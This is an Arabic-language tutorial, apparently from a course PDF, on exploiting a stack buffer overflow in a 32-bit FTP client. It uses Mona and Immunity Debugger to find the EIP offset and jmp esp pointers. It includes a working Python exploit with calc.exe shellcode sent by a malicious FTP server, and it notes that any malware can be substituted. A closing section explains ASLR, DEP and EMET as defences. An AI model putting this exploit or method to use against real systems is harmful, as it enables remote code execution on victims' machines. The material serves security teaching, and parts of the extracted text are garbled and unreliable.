-عاوزين فالاول نعمل ال **Mona** بتعدنا عن طريق ال **Payload** وبعد كدا عن طريق ال **Immunity Debugger** عاوزين نعرف مكان ال **EIP** اللي واقف عنده عشان نزرع ال **Payload** بتعدنا بعده علطول فيتنفذ فالامر اللي بعده زي ذكرنا قبل كدا ... وبعد كدا هنحسب ال **Junk data** كدا نزرع ال **Payload** بتعدنا بعده علطول ودا برضه كنا ذكرناه تفصيلي فأجزاء فاتت ... تعالى عن طريق ال **Mona** نبعت لـ **FTP** اللي لازمه لـ **APP** عشان نعمل ال **Crash** ليه وبعد -**FTP** تفاصيلي فـ **Junk data** بتعدنا الـ **Client** اللي هي هما هيكونوا مثلا ال **1100** . **Byte**

```
!mona pc 1100
```

-تعالى نفتح ال **APP** الخاص بال **FTP-client** وال **Debugger** وال **Buffer Overflow** بتعدنا مصاب بال **APP** زى مقولنا قبل كدا ... يعني هنعمله ال **Disassemble** ... وطبعا كله من نسخه ال **Windows XP** اللي بنطبق عليها .



-كدا شغلنا ال **Junk data** بتعنا وتعالى ندخله ال **FTP-Client** عن طريق ال **Mona** ونشوف هيحصله ال **Crash** فين بالضبط .

-عملنا Generate لل byte-1100 اللى هما اال Junk data عن طريق ال Mona وهي حفظتهم فملف ال Pattern تعالى نشوف من جوا مع بعض ... الكلام دا هتشوفه لما تفتح ال Immunity


Mona عذك وتنكتب فيه ال Command الخاص بال Debugger الى ذكرناه فوق ساعتها هتلافقى ال Mona مطلعالك النت旡جه دى .

-يبيقا دول ال byte-1100 Junk data بتو عنا اللي بيمثلوا اللى هندخلهم لـ APP الخاص بال FTP-client ونشوف ال Crash هيحصل فين بالضبط وال EIP هيقف فين عشان نكمـل باقـي خطـواتـنا .

-تعالى نحط الـ **Payload** بتعدنا فال **Script** الخاص بال **FTP** -  
FTP-Client عشان لما يجيده ال **Connection** من ال **Server**  
يرض عليه بال **Payload** بتعدنا اللي دمنها فال **Script** بتاعه .

-يبيقا وانت بتبعت ال Client ى هو 200 لل Reply code ى عم ال Server ى حطينا قيمته دلوقتني بال Script خدناه من الملف ال TXT وحطناه فال Hexadecimal الخاص بال FTP-client عشان يرد بيه عال FTP-Server مع ال Reply code ى هو 200 .

-تعالي فالخطوه اللى بعدها عاوزين نعرف ال Crash حصل عند انهو تحديدا عشان نزرع ال Byte ى بتعنا فالسطر الى بعده ... بس قبل دا عاوزين نشغل ال FTP Server Script ونشغل ال Immunity debugger ولكن من جوا ال FTP-client هتعمل . Client وبعدين تفتح ال File الخاص بال Open file



-عاوزين نروح لـ IP 127.0.0.1 ونغير ال IP بتابعه لـ 127.0.0.1 عشان زي مقولنا عندنا ال 2 machines الخاصين بال Client وال Server على نفس ال IP فلازم نغير ال IP ى Virtual machine ى عم Client وال Server ى عاوزين نعرفه على ال IP الخاص بال Client ى هيتواصل معاه ... واعمل Connect من ال APP الخاص بال FTP-Server Connection لـ Client فيرض عليه ال Junk data ى هي ال FTP-server بتعنا الى كان عباره عن ال byte 1100 Payload ونشوف ال Immunity debugger ى حصل ازاي فال Crash عندنا .

```

Command Prompt - python 32BitFTP_server.py
C:\Users\els\Documents\32BitFTP>python 32BitFTP_server.py
[+] Listening on [FTP] 21
[+] Connection accepted from: 127.0.0.1

```

EDX	03C3EBE0	A
EBX	00000001	
ESP	03C3EFE4	A
EBP	03C3F01C	A
ESI	FFFFFFFFFF	
EDI	06040002	
EIP	30684239	
C	0	ES 002B 3
D	0	CS 0022 3

- تعالى نشوف ال EIP بتعنا واقف عند أنهو Value بالضبط .

Registers (FPU)

EAX	68423268
ECX	0000006F
EDX	00F7EC14
EBX	00000001
ESP	00F7F018
EBP	00F7F050
ESI	FFFFFFFFFF
EDI	00000000
EIP	30684239

Registers (FPU) (Continued)

C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDC000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00010206 (NO,NB,ME,A,NS,PE,GE,G)
ST0	empty
ST1	empty
ST2	empty
ST3	empty
ST4	empty
ST5	empty
ST6	empty
ST7	empty

FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)  
FCM 027F Prec NEAR,53 Mask 1 1 1 1 1 1

- اهو هتلاقى ال EIP اللي قدامك دا اللي حصل عليه ال Crash هو 30684239 ... وال Address دا مبيتغيرش لـ APP لو شغلته من اي مكان ف اي وقت ودا اللي هنتكلم عليه فال Security بعدين فجاجه زي ال ASLR عشان نعمل ال FCM كل مره تيجي تشغل فيها ال Random Address بتاعك .

- دلوقتي عاوزين نعرف ال Crash بتعنا حصل امتا بالضبط !؟ دا هنعرفه عن طريق اننا نكتب فال Immunity Debugger بال 30684239 Mona Po التالي Command Mona تديه الرقم اللي وقف عنده ال EIP .

```

!mona po 30684239
Looking for 9Bh0 in pattern of 500000 bytes
- Pattern 9Bh0 (0x30684239) found in cyclic pattern at position 989
Looking for 9Bh0 in pattern of 500000 bytes
Looking for 0hB9 in pattern of 500000 bytes
- Pattern 0hB9 not found in cyclic pattern (uppercase)
Looking for 9Bh0 in pattern of 500000 bytes
Looking for 0hB9 in pattern of 500000 bytes
- Pattern 0hB9 not found in cyclic pattern (lowercase)
[+] This mona.py action took 0:00:00.328000
!mona po 30684239

```

-هتلاقى قدامك باللون الاحمر ال **Mona** مطلعاك ال **Crash** حصل عند ال **Position** 989 قدامك فالصورة ... يعني احنا نبدئ نزرع ال **Shellcode** بتعنا على ال **Position** 990 عشان يتنفذ فالسطر الى بعده زي مقولنا ... طب الخطوة اللي بعد كدا عاوزين ندور على ال **Location** اللي فيه ال **ESP Call/ jmp** عشان نزرع فيه ال **Shell code** بتعنا عشان يتنفذ اما يجي عليه الدور وكنا اتكلمنا على الحته دي تقصيللي فلى فات أرجعلها ... فدلوقتني باستخدام ال **Mona** عاوزين نبحث عن ال **Instruction** اللي من النوع ال **Call** او ال **Jump** زي مقولنا عشان ينفذ ال **Shell code** بتعنا .

```
!mona jmp -r esp -m kernel
```

```
0BADF00D [+] Results :
77212ACE 0x77212ace (b+0x00042ace) : jmp esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
772181B7 0x772181b7 (b+0x000481b7) : jmp esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
772201D6 0x772201d6 (b+0x000501d6) : jmp esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
7722DE91 0x7722de91 (b+0x0005de91) : jmp esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
77267D3B 0x77267d3b (b+0x00097d3b) : jmp esp | asciiprint,ascii (PAGE_EXECUTE_READ) [A
74EC6DC7 0x74ec6dc7 (b+0x00016dc7) : call esp | (PAGE_EXECUTE_READ) [KERNEL32.DLL] A
771FE1B5 0x771fe1b5 (b+0x0002e1b5) : call esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
7725A821 0x7725a821 (b+0x0008a821) : call esp | (PAGE_EXECUTE_READ) [KERNELBASE.dll]
0BADF00D Found a total of 8 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:05.984000
!mona jmp -r esp -m kernel
```

-وزي منتا شايف طلع قدامنا ال **Pointers** وفيه 8 قدامك تقدر تستغل اي واحد منهم سواء ال **Call** او ال **JMP** ... فانت تاخذ اي منهم وتطبق عليه الخطوات اللي فاتت عادي.

-تعالى نعمل **Shell code** تاني عشان نستخدمه فجزء ال **Python code** لما **FTP-client** هي ال **Calc.exe** اللي هنرد بيها عال **code** يبعتلنا ال **Request** فلازم نرد عليه بال **Response** اللي هيكون فيه ال **Shellcode** بتعنا ... يبقا احنا كدا عرفنا ال **Junk data** اللي هنرض بيها هتكون قد ايه اللي هي ال **byte-989** وكمان عرفنا ال **Pointer** اللي هنزرع عنده ال **Shell code** بتعنا اللي هنعمله ال بتاعه بال **Python Script**.

```


#!/usr/bin/python
from socket import *
payload = "\xc3" * 989 # Junk bytes
payload += "\x3B\x7D\x26\x77" # jmp esp kernelbase.dll
#Shellcode for calc.exe - notice the NOPs at the beginning
payload += (" \x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x53\x53\x53\x53\x53\x53\x53\xff\xd7")
...

```

shell  
code


- هتلاقیه قدامک فال **Socket library Script** استدعا ال **Junk Bytes Variable** عرف ال **Payload** وعطاله ال **APP** عندنا لـ **Crash** هما ال 989 وبعدين هيسبوا ال **JMP ESP Pointer** عرضه وعطاله مكان ال **payload** علشان يزرع ال **Shellcode** عنده عشان يبقا هو اللي عليه الدور فالتنفيذ فالسطر الجي اللي هو هنا عندنا ال (d3b77267) وهتلاقیه كاتبه بالعكس عشان صيغه ال **Hexadecimal** ولازم ال **Pointer** فصيغه كتابه ال **Backslash** بالشكل دا ومعكوسه ... وبعد كدا هتلاقیه عطاله ال **Shellcode** بقى اللي يشغل ال **Calc.exe** زي متنا شايف اللي هيزرعه عند ال **Pointer** اللي حدناه اللي هو ال **Buffer** تمام لحد هنا ... ودا مجرد مثال لأستغلال ال **Overflow** قدامک فانت ممکن تبدل ال **Shellcode** دا بال **Malicious Malware** اللي يشغل أي **Shellcode** متنا عاوز .

- وبعد كدا تشغل ال **FTP-Server** الجديد بتاعك اللي ضفتله ال **Python script** اللي عملناه فال **Shellcode** تشغل **FTP\_Server** وتبعث الرساله منه فهتلاقی ال **FTP-Client** رض عليه بال **Python Script** اللي هيعمل ال **Crash** لـ **APP** وبعدين هيشغل عنده ال **Shellcode** بتاعنا اللي هو ال **Malware** زي متنا عاوز بحيث يوصل لمراحل **Advanced** و هتلاقیها فتحت قدامک وزى موضحنا دا مجرد مثال تقدر انت تطور فال **Malware** زى متنا عاوز .



## 3.5 Security Implementations:

-تعالى بقى نشوف الطرق اللي هنستخدمها عشان نوقف ال **Buffer Overflow Attacks** عالمؤسسه أو الشركه بتعنتا ... عندنا **Windows** جوا نسخ ال **Microsoft** **Builtin** **Enhanced mitigation** اختصار ل **EMET** و هي ال **ASLR** زى ال **DEP** وال **Mitigation Technology** اللي بتمنع **Buffer Overflow Attack** زى ال **Attack** كدا .



-تعالى نتكلم عن كام خاصيه اللى بيمعوا ال **Buffer overflow** ... **EMET** واللى معتمد عليهم ال **Tools** فشغلها زى ال **attack** أولهم ال **ASLR** اختصار ل **Address Space layout** ...  
ودي شغاله بشكل اجباري جوا نسخ ال **Randomization** الجديد ودي وظيفتها لما ال **APP** بتاعك يتعمله ال **Windows Memory** عشان يتنفذ ويروح يحجز لنفسه مكان فال **Execute** بتخلiek ال **Address** دا كل مرة يتغير يعني بتعمليك ال **Executable Files** فال **Randomization** ودي بتصعب عال . **Memory Addresses predict** انه يعمل لـ **Attacker**

-يعنى ال **APP** بتعنا لما يجي يشغل نفسه من ال **Memory** مش هيلاقيله عنوان ثابت هناك فهيتغير فلو عندك **Exploit** مناسبه لـ **APP** دا تخص **APP** معين هتتجي تشغلها على نفس ال **Address** دا اللي ليه **Random address** هتلقيها مش شغاله لأن كل حاجة تتغير ... عشان ال **Exploit** لما بتيجي تتنفذ عند ال **Target** بتبقا مترجمته **Address** معين فأنت غيرته فلو جيت جربتها على هتلقيها مش شغاله **Random Address** **OS** فمنها لـ **Buffer Overflow** ... وطبعا كل ال **ASLR** دلوقتي عامله لـ **Implement** .

-فأنت كدا بالعاميه بتقول ال **Attacker** لو شغلت الخاصيه دي انه يحتاج يعمل **Exploit** جديد فكل مره انت هتشغل فيها الجهاز بتاعك ليه !؟ لأنك فكل مرة هتشغل فيها ال **PC** بتاعك ال **ASLR** شغاله معاه هتغير لك ال **Memory Address** الخاصه بال **APP** فال **Attacker** ه يحتاج يعمل كل حاجة من أول وجديد ودا مستحيل طبعا انه يعملك **Exploit** فكل مره تفتح فيها جهازك !!! .

- خد بالك لما بتشغل ال Executable files ال ASLR اللي عندك  
 عالنظام هي هي نفسها اللي عندك System بتشتغل ولكن في  
**Reboot** فا... **Memory** ... **Different Locations**  
 بتعمله للجهاز بتاعك ال APP اللي شغال بيأخذ **Address** جديد .

- تعالى نشوف مثال على ال **Calc** واحد مشغلين ال **ASLR**

Base	Size	Entry	Name	File version	Path
00C40000	000CC000	00C56360	calc	6.3.9600.16384	C:\Windows\SysWOW64\calc.exe
73940000	00170000	739435C0	gdiplus	6.3.9600.17415	C:\Windows\WinSxS\x86_microsoft.windows.gd
73EC0000	00021000	73EC1370	DEVOBJ	6.3.9600.17415	C:\Windows\SYSTEM32\DEVOBJ.dll
73FB0000	00023000	73FB1570	WINMMBAS	6.3.9600.16384	C:\Windows\SYSTEM32\WINMMBASE.dll
73FE0000	00023000	73FE3B10	WINMM	6.3.9600.16384	C:\Windows\SYSTEM32\WINMM.dll
74750000	00206000	7478D320	COMCTL32	6.10 (winblue_r1)	C:\Windows\WinSxS\x86_microsoft.windows.co
74C50000	000ED000	74C59FD0	UxTheme	6.3.9600.16384	C:\Windows\SYSTEM32\UxTheme.dll
751E0000	00054000	751E24F0	bcryptPr	6.3.9600.17415	C:\Windows\SYSTEM32\bcryptPrimitives.dll
75240000	0000A000	752410D0	CRYPTBAS	6.3.9600.17415	C:\Windows\SYSTEM32\CRYPTBASE.dll
75250000	0001E000	7525B290	SspiCli	6.3.9600.17415	C:\Windows\SYSTEM32\SspiCli.dll
752C0000	000C3000	752CE140	msvcr7	7.0.9600.17415	C:\Windows\SYSTEM32\msvcr7.dll
75390000	00095000	75394CA0	OLEAUT32	6.3.9600.17415	C:\Windows\SYSTEM32\OLEAUT32.dll
75430000	00045000	75436E80	SHLWAPI	6.3.9600.16384	C:\Windows\SYSTEM32\SHLWAPI.dll
75480000	000D7000	7548F6A0	KERNELBA	6.3.9600.17031	C:\Windows\SYSTEM32\KERNELBASE.dll

- لو بصيت هنا هتلaci ال **Calc.exe** بتاع ال **Address** لما اشتغلت  
 كان ( **40000C00** ) ... تعالى نعمل **reboot** للجهاز ونشوف هل ال  
**Address** هيتغير ولا لاء .

Base	Size	Entry	Name	File version	Path
00A90000	000CC000	00AA6360	calc	6.3.9600.16384	C:\Windows\SysWOW64\calc.exe
73BC0000	00021000	73BC1370	DEVOBJ	6.3.9600.17415	C:\Windows\SYSTEM32\DEVOBJ.dll
73BF0000	00023000	73BF1570	WINMMBAS	6.3.9600.16384	C:\Windows\SYSTEM32\WINMMBASE.dll
73C20000	00023000	73C23B10	WINMM	6.3.9600.16384	C:\Windows\SYSTEM32\WINMM.dll
73C50000	00170000	73C535C0	gdiplus	6.3.9600.17415	C:\Windows\WinSxS\x86_microsoft.windows
74A30000	00206000	74A6D320	COMCTL32	6.10 (winblue_r1)	C:\Windows\WinSxS\x86_microsoft.windows
74F90000	000ED000	74F99FD0	UxTheme	6.3.9600.16384	C:\Windows\SYSTEM32\UxTheme.dll
75520000	00054000	755224F0	bcryptPr	6.3.9600.17415	C:\Windows\SYSTEM32\bcryptPrimitives.dll
75580000	0000A000	755810D0	CRYPTBAS	6.3.9600.17415	C:\Windows\SYSTEM32\CRYPTBASE.dll
75590000	0001E000	7559B290	SspiCli	6.3.9600.17415	C:\Windows\SYSTEM32\SspiCli.dll
755B0000	0010E000	755B9090	GDI32	6.3.9600.17415	C:\Windows\SYSTEM32\GDI32.dll
75700000	000BA000	7572B240	RPCRT4	6.3.9600.16384	C:\Windows\SYSTEM32\RPCRT4.dll
757C0000	00140000	757D7C90	KERNEL32	6.3.9600.17031	C:\Windows\SYSTEM32\KERNEL32.DLL
75930000	00095000	75934CA0	OLEAUT32	6.3.9600.17415	C:\Windows\SYSTEM32\OLEAUT32.dll
75B50000	00045000	75B56E80	SHLWAPI	6.3.9600.16384	C:\Windows\SYSTEM32\SHLWAPI.dll
75BA0000	0007C000	75BA1F10	ADVAPI32	6.3.9600.16384	C:\Windows\SYSTEM32\ADVAPI32.dll


- هتبص هنا واحد عاملين هتلaci Active لـ **ASLR** فعلا ال  
**reboot** فا... **memory Address** أتغير وفك مره هتعمل هتلaciه  
 أتغير هو كان ( **90000A00** ) وبقا ( **40000C00** ) .

-يبيقا انت عشان تعمل ال **Inject** لـ **Shellcode** لازم تبقا عارف ال **Call or JMP** بتاع ال **ESP Address** سواء كان ال **ASLR** زي موضحنا بالضبط ... يبيقا صعب فوجود خاصيه زي ال **ASLR** فوجود ال **ASLR** أخر ال **Attacker** معاك انه يعمل ال **Crash** لـ **Shellcode** لـ **APP** انما يعرف يعمل ال **Inject** لـ **APP** لأن ال **Memory Address Location** بتاع ال **ASLR** هيتغير .

-انما فال **Windows Systems** الجديده والنسخ الجديده من ال **Windows** هتلقيها بيفرض ال **Feature** دي عليك بشكل اجباري ودا ممكن تشفوه من خلال ال **Process Explorer** اللي هي ال **Tool**

Process	CPU	Private Bytes	Working Set	PID	ASLR
csrss.exe	0.08	1,624 K	3,140 K	312	
